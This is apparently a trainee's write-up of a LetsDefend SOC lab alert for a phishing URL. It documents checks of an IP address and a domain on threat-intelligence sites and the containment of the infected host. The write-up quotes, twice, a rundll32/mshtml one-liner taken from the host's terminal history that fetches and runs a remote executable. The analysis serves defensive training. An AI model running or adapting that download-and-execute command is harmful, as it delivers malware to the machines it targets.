

SOC141 - Phishing URL Detected

SOC141 - Phishing URL Detected

see results at :

<https://app.letsdefend.io/case-management/casedetail/shakeco1/86>

EventID :					
86					
Event Time :					
Mar, 22, 2021, 09:23 PM					
Rule :					
SOC141 - Phishing URL Detected					
Level :					
Security Analyst					
Source Address :					
172.16.17.49					
Source Hostname :					
EmilyComp					
Destination Address :					
91.189.114.8					
Destination Hostname :					
mogagrocol.ru					
Username :					
ellie					

Request URL :					
http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io					
User Agent :					
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36					
Device Action :					
Allowed					

Collection Data

Please check alert details fot belows.

- Source Address : 172.16.17.49
- Destination Address : 91.189.114.8
- User-Agent : Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36


Analyze URL Address

Analyze URL in 3rd party tools. Please click "Malicious" if it is malicious and click "Non-malicious" if it isn't.

You can use the free products/services below.

- [AnyRun](#) (buisness)
- [VirusTotal](#)
- [URLHouse](#)
- [URLScan](#)
- [HybridAnalysis](#)
- [AbuseIPDB](#)
- When was it accessed? Mar, 22, 2021, 09:23 PM
- What is the source address? 172.16.17.49

- What is the destination address? 91.189.114.8
- Which user tried to access? Emily
- What is User Agent? Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
- Is the request blocked? no



- ה-Source (המקור) → 172.16.17.49 (EmilyComp) — המחשב של Emily ברשת הפנימית שלך.
- ה-Destination (היעד) → 91.189.114.8 (mogagrocol.ru) — שרת זדוני באינטרנט (ברוסיה לפי הסיומת ru.).

AbuseIPDB :

AbuseIPDB » 91.189.114.8

Check an IP Address, Domain Name, or Subnet
 e.g. 93.173.64.21, microsoft.com, or 5.188.10.0/24

91.189.114.8

CHECK

91.189.114.8 was not found in our database

ISP	JSC "RU-CENTER"
Usage Type	Data Center/Web Hosting/Transit
ASN	Unknown
Hostname(s)	wcarp.hosting.nic.ru
Domain Name	nichost.ru
Country	Russian Federation
City	Moscow, Moscow

IP info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated biweekly.

REPORT 91.189.114.8
 WHOIS 91.189.114.8

IP Abuse Reports for 91.189.114.8:

This IP address has not been reported. [File Report](#)

virustotal:

0

/ 94

Community Score

-1

7 detected files communicating with this IP address

Reanalyze Similar More

91.189.114.8 (91.189.114.0/23)

AS 48287 (Jsc ru-center)

RU

Last Analysis Date
5 days ago

DETECTIONDETAILSRELATIONSCOMMUNITY3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis ⓘDo you want to automate checks?

Abusix	✓ Clean	Acronis	✓ Clean
ADMINUSLabs	✓ Clean	AILabs (MONITORAPP)	✓ Clean
AlienVault	✓ Clean	Antiy-AVL	✓ Clean
benkow.cc	✓ Clean	BitDefender	✓ Clean
Blueliv	✓ Clean	Certego	✓ Clean
CheckUpDns	✓ Clean	CINIS Army	✓ Clean

it doesn't look like the IP adress is malicious
lets check the URL now (<http://mogagrocol.ru>) :

4

/ 97

Community Score

1

4/97 security vendors flagged this URL as malicious

Reanalyze Search More

http://mogagrocol.ru/
mogagrocol.ru

Status
200

Content type
text/html; charset=UTF-8

Last Analysis Date
1 day ago

text/htmlexternal-resources

DETECTIONDETAILSCOMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis ⓘDo you want to automate checks?

alphaMountain.ai	ⓘ Phishing	BitDefender	ⓘ Malware
G-Data	ⓘ Malware	Webroot	ⓘ Malicious
ESET	ⓘ Suspicious	SOCradar	ⓘ Suspicious

we can see 4/97 security vendors flagged this URL as malicious

Check an IP Address, Domain Name, or Subnet
e.g. 93.173.64.21, microsoft.com, or 5.188.10.0/24

93.173.64.21

CHECK

195.24.68.4 was found in our database!

This IP was reported 1 times. Confidence of Abuse is 0%: ?

0%

ISP

JSC "RU-CENTER"

Usage Type

Data Center/Web Hosting/Transit

ASN

AS48287


Hostname(s)

wcarp.hosting.nic.ru

Domain Name

nichost.ru

Country

 Russian Federation

City

Moscow, Moscow

IP info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated biweekly.


REPORT 195.24.68.4

WHOIS 195.24.68.4

IP Abuse Reports for 195.24.68.4:

This IP address has been reported a total of 1 time from 1 distinct source. It was most recently reported 1 year ago.

Old Reports: The most recent abuse report for this IP address is from 1 year ago. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp (UTC) ?	Comment	Categories
 Grepco	2023-08-13 21:34:54 (1 year ago)	JUNK SPAMMING	<div>Phishing</div> <div>Web Spam</div> <div>Spooling</div>

hybrid-analysis

Analysis Overview

Request Report Deletion

Submission name: hxxp://mogagrocol.ru/
Size: 45B
Type: url
Mime: text/plain
Submitted At: 2021-03-29 17:30:48 (UTC)
Last Anti-Virus Scan: 2024-12-23 20:48:52 (UTC)
Last Sandbox Report: 2024-09-05 11:08:27 (UTC)

malicious

Threat Score: 85/100
AV Detection: 13%

Post Link E-Mail

Community Score 0

Anti-Virus Results

Updated 7 months ago - Click to Refresh

urlscan.io
Url Scan Analysis

No Classification

More Details

ScamAdviser
Domain Scam Score

Unsure (39%)

More Details

CleanDNS
Alleged Domain Abuse Reports

No Result

No Additional Data

BforeAI
Domain Score

Clean (0%)

No Additional Data

Criminal IP
URL Score

Error

No Additional Data

urlscan.io


URL: <http://mogagrocol.ru/>
Submission: On August 09 via manual (August 9th 2025, 2:27:30 pm UTC) from [IL](#) — Scanned from [IL](#)

- [Summary](#) [HTTP 70](#) [Redirects](#) [Links 11](#) [Behaviour](#) [Indicators](#) [Similar](#) [DOM](#) [Content](#) [API](#) [Verdicts](#)


Summary

This website contacted **4 IPs** in **2 countries** across **3 domains** to perform **70 HTTP transactions**. The main IP is **195.24.68.4**, located in **Russian Federation** and belongs to **RU-CENTER JSC "RU-CENTER", RU**. The main domain is **mogagrocol.ru**.

[mogagrocol.ru](#) scanned **755 times** on [urlscan.io](#) [Show Scans 755](#)





[urlscan.io](#) Verdict: **No classification** 

Live information


Google Safe Browsing:  **No classification for mogagrocol.ru**

Current DNS A record: **195.24.68.4 (AS48287 - RU-CENTER JSC "RU-CENTER", RU)**

Domain & IP information

IP/ASNs	IP Detail	Domains	Domain Tree	Links	Certs	Frames
	IP Address	AS Autonomous System				
65	195.24.68.4 	48287 (RU-CENTER JSC "RU-CENTER")				
2	142.250.186.170 	15169 (GOOGLE)				
2	172.217.16.195 	15169 (GOOGLE)				
70	4					

Screenshot











Page Title

Могойтульский агропромышленный техникум

Page URL History

- [1. http://mogagrocol.ru/](http://mogagrocol.ru/) [HTTP 307](#)
- <https://mogagrocol.ru/> [HTTP 307](#)
- <http://mogagrocol.ru/> [Page URL](#)


Detected technologies

-  **WordPress** (CMS) [Expand](#)
-  **Elementor** (Landing Page Builders) [Expand](#)
-  **Font Awesome** (Font Scripts) [Expand](#)
-  **Google Font API** (Font Scripts) [Expand](#)
-  **Swiper Slider** (Miscellaneous) [Expand](#)
-  **Underscore.js** (JavaScript Libraries) [Expand](#)
-  **jQuery** (JavaScript Libraries) [Expand](#)
-  **jQuery Migrate** (JavaScript Libraries) [Expand](#)

Page Statistics


70	4 %	0 %	3	3
Requests	HTTPS	IPv6	Domains	Subdomains
4	2	8973 kB	9069 kB	0
IPs	Countries	Transfer	Size	Cookies

I will now check emily's computer and I see that a command has ran in the terminal




rundll32.exe javascript:'.\\mshtml,RunHTMLApplication
';document.write();GetObject('script:<http://ru-uid-507352920.pp.ru/KBDYAK.exe>')'

it seems like the computer might be infected with malware



now we will look if any other computers in our network communicated with this address (91.189.114.8)



we can see that only EmilyComp communicated with it.

we have contained emily's computer
until further investigation

The screenshot displays a security dashboard interface. On the left, a sidebar shows a search bar with 'emily' and a list item for 'EmilyComp' with IP '172.16.17.49'. The main panel is titled 'Endpoint Information' and contains two tabs: 'Host Information' and 'Action'. The 'Host Information' tab shows details for EmilyComp, including its hostname, IP address, OS (Windows 10), and last login time. The 'Action' tab shows a 'Containment' toggle switch that is turned on, indicating the host is contained. Below these tabs, there are filters for 'Processes' (6), 'Network Action' (8), 'Terminal History' (8), and 'Browser History' (6), along with a 'Results' count of 10. A table below lists the processes, showing event times, process IDs, process names, parent processes, and command lines.

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
No Event Time	No Process ID	AcroRd32.exe	—	c:/program files ...
No Event Time	No Process ID	Chrome.exe	—	c:/program files/...

Playbook Note

on Mar, 22, 2021, 09:23 PM our SOC fired an alert of a suspected Phishing URL. our endpoint: Source Address : 172.16.17.49 Source Hostname : EmilyComp communicated with : Destination Address : 91.189.114.8 Destination Hostname : mogagrocol.ru Request URL : <http://mogagrocol.ru/wp-content/plugins/akismet/fv/index.php?email=ellie@letsdefend.io> after reviewing the endpoint it ran a script of the adress: rundll32.exe javascript:'../mshtml,RunHTMLApplication ';document.write();GetObject('script:<http://ru-uid-507352920.pp.ru/KBDYAK.exe>') the script called the following address: <http://ru-uid-507352920.pp.ru/KBDYAK.exe> therefore I contained the endpoint for further investigation.